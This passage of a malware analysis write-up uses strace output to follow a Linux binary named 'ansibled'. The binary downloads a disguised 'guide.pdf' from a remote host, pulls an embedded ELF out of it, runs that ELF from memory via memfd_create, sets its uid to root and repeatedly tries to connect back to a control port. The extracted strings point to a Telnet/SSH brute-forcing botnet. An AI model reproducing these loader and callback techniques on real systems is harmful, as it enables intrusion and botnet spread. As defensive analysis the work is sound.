--- SIGFPE {si_signo=SIGFPE, si_code=FPE_INTDIV, si_addr=0x5642863e8d03} ---
futex(0x7f7feaba3ba4, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3ba0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b9c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3ef0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b94, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b90, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3778, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3a00, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3748, FUTEX_WAKE_PRIVATE, 2147483647) = 0
brk(0x564287444000)                     = 0x564287444000
futex(0x7f7feaba3b98, FUTEX_WAKE_PRIVATE, 2147483647) = 0
openat(AT_FDCWD, "/usr/lib/ssl/openssl.cnf", O_RDONLY) = 5
futex(0x7f7feaba34d0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=12419, ...}, AT_EMPTY_PATH) = 0
read(5, "#\n# OpenSSL example configuratio"..., 4096) = 4096
read(5, "r type CA, the listed attributes"..., 4096) = 4096
read(5, "r:copy\n\n# DER hex encoding of an"..., 4096) = 4096
read(5, "ertout # insta.cert.pem\n\n[ssl_se"..., 4096) = 131
read(5, "", 4096)                       = 0
close(5)                                = 0
futex(0x7f7feaba3920, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b80, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b7c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba370c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b8c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feac4a7c0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
sysinfo({uptime=18882, loads=[15168, 29408, 50432], totalram=16398651392, freeram=616607744, sharedram=671731712, bufferram=708288512, totalswap=1027600384, freeswap=940232704, procs=1175, totalhigh=0, freehigh=0, mem_unit=1}) = 0
futex(0x7f7feac4a7d4, FUTEX_WAKE_PRIVATE, 2147483647) = 0
openat(AT_FDCWD, "/tmp/guide.pdf", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 5
socket(AF_INET6, SOCK_DGRAM, IPPROTO_IP) = 6
close(6)                                = 0
socketpair(AF_UNIX, SOCK_STREAM, 0, [6, 7]) = 0
fcntl(6, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(6, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
fcntl(7, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(7, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
```

Figure 8: Strace of ansibled

The initial observation reveals the binary attempting to access a file with an unconventional name, “_qhu*dkvlgi’a+ijfn,_” which is not found. Subsequently, it attempts to access this file again, along with another file named “guide.pdf” in the tmp directory.

The absence of these files suggests that they do not currently exist. This event seems to trigger the creation of a socket object.




```
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=6, events=POLLIN}], 1, 0)     = 0 (Timeout)
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 8
setsockopt(8, SOL_TCP, TCP_NODELAY, [1], 4) = 0
fcntl(8, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(8, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
connect(8, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
poll([{fd=8, events=POLLPRI|POLLOUT|POLLWRNORM}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLOUT}, {fd=6, events=POLLIN}], 2, 200) = 1 ([{fd=8, revents=POLLOUT}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLPRI|POLLOUT|POLLWRNORM}], 1, 0) = 1 ([{fd=8, revents=POLLOUT|POLLWRNORM}])
getsockopt(8, SOL_SOCKET, SO_ERROR, [0], [4]) = 0
getpeername(8, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("192.168.160.143")}, [128 => 16]) = 0
getsockname(8, {sa_family=AF_INET, sin_port=htons(44942), sin_addr=inet_addr("172.17.0.2")}, [128 => 16]) = 0
sendto(8, "GET /guide.pdf HTTP/1.1\r\nHost: 1"..., 63, MSG_NOSIGNAL, NULL, 0) = 63
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 191) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "HTTP/1.1 200 OK\r\nServer: nginx/1"..., 16384, 0, NULL, NULL) = 12380
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=0, ...}, AT_EMPTY_PATH) = 0
write(5, "\207\275\264\276\372\371\371\370\370\370\370\370\370\370\370\370\373\370\306\370\371\370\370\370\370\370\370\370\370\370\370\370"..., 8192) = 8192
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 185) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "\30\370\370\370\370\370\370\377\370\370\370\272\370\370\370\370\370\370\370\370\370\370\370X\30\370\370\370\370\370\370\377"..., 16384, 0, NULL, NULL) = 16384
write(5, "\350\36\370\370\370\370\370\370\360\370\370\370\370\370\370\3705A\370\370\370\370\370\370\340\36\370\370\370\370\370\370"..., 4096) = 4096
write(5, "\370\370\370\370\370\370\370\370(\30\370\370\370\370\370\370\377\370\370\370\352\370\370\370\370\370\370\370\370\370\370"..., 12288) = 12288
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 180) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "\2750s\255\20\260\233*\2609\32\375\260\371(\260{8\340\260s\350\260s\2750s\265\20\260\2331"..., 16384, 0, NULL, NULL) = 16384
write(5, "q9q0p\375\0172\370\370\20Y\35\7\7\260\233(\260\221*yxxx\2609\22\330\371:q"..., 4096) = 4096
write(5, ":\260s\2750\260\371(F\370\370\370\370\260q?\0203+\7\7\21\263\364\370\370s\275\20\260`\260"..., 12288) = 12288
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 177) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "\227\202\221\224\224\231\327\315\326\310\330\320\221\250\220\227\226\235\303\330\273\250\255\330\221\250\220\227\226\235\330\267"..., 16384, 0, NULL, NULL) = 16384
write(5, "\200\300\316\247\316\314\370\370\265\227\202\221\224\224\231\327\315\326\310\330\320\257\221\226\234\227\217\213\330\266\254\330"..., 4096) = 4096
write(5, "\261\226\214\235\224\330\265\231\233\330\267\253\330\240\330\311\310\247\311\315\247\317\321\330\271\210\210\224\235\257\235\232"..., 12288) = 12288
```

Figure 9: Socket and PDF download

As observed, the binary establishes a connection with the IP *192.168.160.143* and proceeds to initiate a GET request to the endpoint */guide.pdf*. From this sequence of actions, we can infer that initially, the binary was checking for the existence of this file. Upon not finding it, the binary transitions to attempting to download it.

Subsequently, the blocks highlighted in blue represent the response from the server containing the contents of the *guide.pdf* file, with the binary then writing these contents to a file in the tmp directory.



```
access("*qhu*dkvlgi`a+ijfn", F_OK)     = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/tmp/guide.pdf", O_RDONLY) = 5
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=1592968, ...}, AT_EMPTY_PATH) = 0
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=1592968, ...}, AT_EMPTY_PATH) = 0
lseek(5, 1589248, SEEK_SET)            = 1589248
read(5, "\233\226\214\224\270\277\264\261\272\273\247\312\326\312\326\315\370\233\227\226\214\231\221\226\213\247\212\235\213\210\227\226"..., 3720) = 3720
lseek(5, 0, SEEK_SET)                  = 0
mmap(NULL, 1593344, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7fe94a8000
read(5, "\207\275\264\276\372\371\371\370\370\370\370\370\370\370\370\370\373\370\306\370\371\370\370\370\370\370\370\370\370\370\370\370"..., 1589248) = 1589248
read(5, "\233\226\214\224\270\277\264\261\272\273\247\312\326\312\326\315\370\233\227\226\214\231\221\226\213\247\212\235\213\210\227\226"..., 4096) = 3720
close(5)                               = 0
memfd_create("ansibled", MFD_CLOEXEC)   = 5
write(5, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0\0\0\0\0\0\0\0"..., 1592968) = 1592968
getpid()                               = 3576
openat(AT_FDCWD, "/proc/3576/fd/5", O_RDONLY|O_CLOEXEC) = 6
read(6, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0\0\0\0\0\0\0\0"..., 832) = 832
newfstatat(6, "", {st_mode=S_IFREG|0777, st_size=1592968, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 76552, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 6, 0) = 0x7f7fe9495000
mmap(0x7f7fe9499000, 24576, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 6, 0x4000) = 0x7f7fe9499000
mmap(0x7f7fe949f000, 12288, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 6, 0xa000) = 0x7f7fe949f000
mmap(0x7f7fe94a2000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 6, 0xc000) = 0x7f7fe94a2000
mmap(0x7f7fe94a4000, 15112, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f7fe94a4000
close(6)                               = 0
mprotect(0x7f7fe94a2000, 4096, PROT_READ) = 0
openat(AT_FDCWD, "/tmp/ansibled.lock", O_RDWR|O_CREAT, 0644) = 6
close(6)                               = 0
prctl(PR_SET_NAME, "")                 = 0
getpid()                               = 3576
getpid()                               = 3576
chdir("/")                             = 0
getpid()                               = 3576
tgkill(3576, 3577, SIGRT_1)            = 0
setuid(0)                              = 0
getpid()                               = 3576
tgkill(3576, 3577, SIGRT_1)            = 0
setresuid(-1, 0, -1)                   = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[PIPE], sa_flags=SA_RESTORER|SA_RESTART, sa_restorer=0x7f7fead7a520}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 6
fcntl(6, F_GETFL)                      = 0x2 (flags O_RDWR)
fcntl(6, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
connect(6, {sa_family=AF_INET, sin_port=htons(12345), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
pselect6(7, NULL, [6], NULL, {tv_sec=30, tv_nsec=0}, NULL) = 1 (out [6], left {tv_sec=29, tv_nsec=986614665})
getsockopt(6, SOL_SOCKET, SO_ERROR, [ECONNREFUSED], [4]) = 0
clock_nanosleep(CLOCK_REALTIME, 0, {tv_sec=5, tv_nsec=0}, 0x7ffec852d320) = 0
close(6)                               = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 6
fcntl(6, F_GETFL)                      = 0x2 (flags O_RDWR)
fcntl(6, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
connect(6, {sa_family=AF_INET, sin_port=htons(12345), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
pselect6(7, NULL, [6], NULL, {tv_sec=30, tv_nsec=0}, NULL) = 1 (out [6], left {tv_sec=29, tv_nsec=995238456})
getsockopt(6, SOL_SOCKET, SO_ERROR, [ECONNREFUSED], [4]) = 0
clock_nanosleep(CLOCK_REALTIME, 0, {tv_sec=5, tv_nsec=0}, 0x7ffec852d320) = 0
```

Figure 10: Reading and transforming guide.pdf

After downloading the PDF file, the binary proceeds to read it, beginning from a predefined offset, as indicated by the `lseek` function in the second block. Subsequently, it writes the content to a new file named *ansibled* using the *memfd_create* function.

Regarding the *memfd_create* function, here is the message from the man page:

> *"**memfd_create()** creates an anonymous file and returns a file descriptor that refers to it. The file behaves like a regular file, and so can be modified, truncated, memory-mapped, and so on. However, unlike a regular file, it lives in RAM and has a volatile backing storage. Once all references to the file are dropped, it is automatically released."*


In the blue section, the path to this anonymous file is revealed as */proc/3576/fd/5*. We can navigate to this location to retrieve the file, enabling us to analyze it further later on.

In the penultimate section (within the purple box), the binary creates a new file named ansibled.lock. Subsequently, it terminates a thread, then **elevates the privileges of the calling process by setting the effective user ID to 0** and adjusts the **real user ID, effective user ID, and saved set-user-ID of the calling process**.

Following this, in the green section, the binary enters an infinite loop, seemingly awaiting a remote connection through a socket.

Binary from PDF

Examining from the file */proc/3576/fd/5*, we find out it is in fact another ELF binary file, and using `strings` we can find some interesting information.



Strings

Address	String
0x00001231	mainCommSock
0x0000123e	currentServer
0x0000124c	scanPid
0x00001254	numpids
0x0000125c	ourIP
0x00001262	macAddress
0x0000126d	commServer
0x00001278	Busybox_Payload
0x00001288	DUMMY1
0x0000128f	DUMMY2
0x00001296	Python_Temp_Directory
0x000012ac	Python_File_Location
0x000012c1	DUMMY3
0x000012c8	BINS_HOST_IP
0x000012d9	DUMMY4
0x000012e0	Telnet_Usernames
0x000012f1	Telnet_Passwords
0x00001302	Bot_Usernames
0x00001310	Bot_Passwords
0x0000131e	SSH_Usernames
0x0000132c	SSH_Passwords
0x0000133a	Kill_Bins
0x00001344	PythonRanges
0x00001351	Temp_Directorys

Figure 11: Strings from binary

We find important text such as references to Telnet and SSH session, as well as a reference to Busybox use.

> *"BusyBox is a software suite that provides several Unix utilities in a single executable file. It runs in a variety of POSIX environments such as Linux, Android, and FreeBSD, although many of the tools it provides are designed to work with interfaces provided by the Linux kernel."*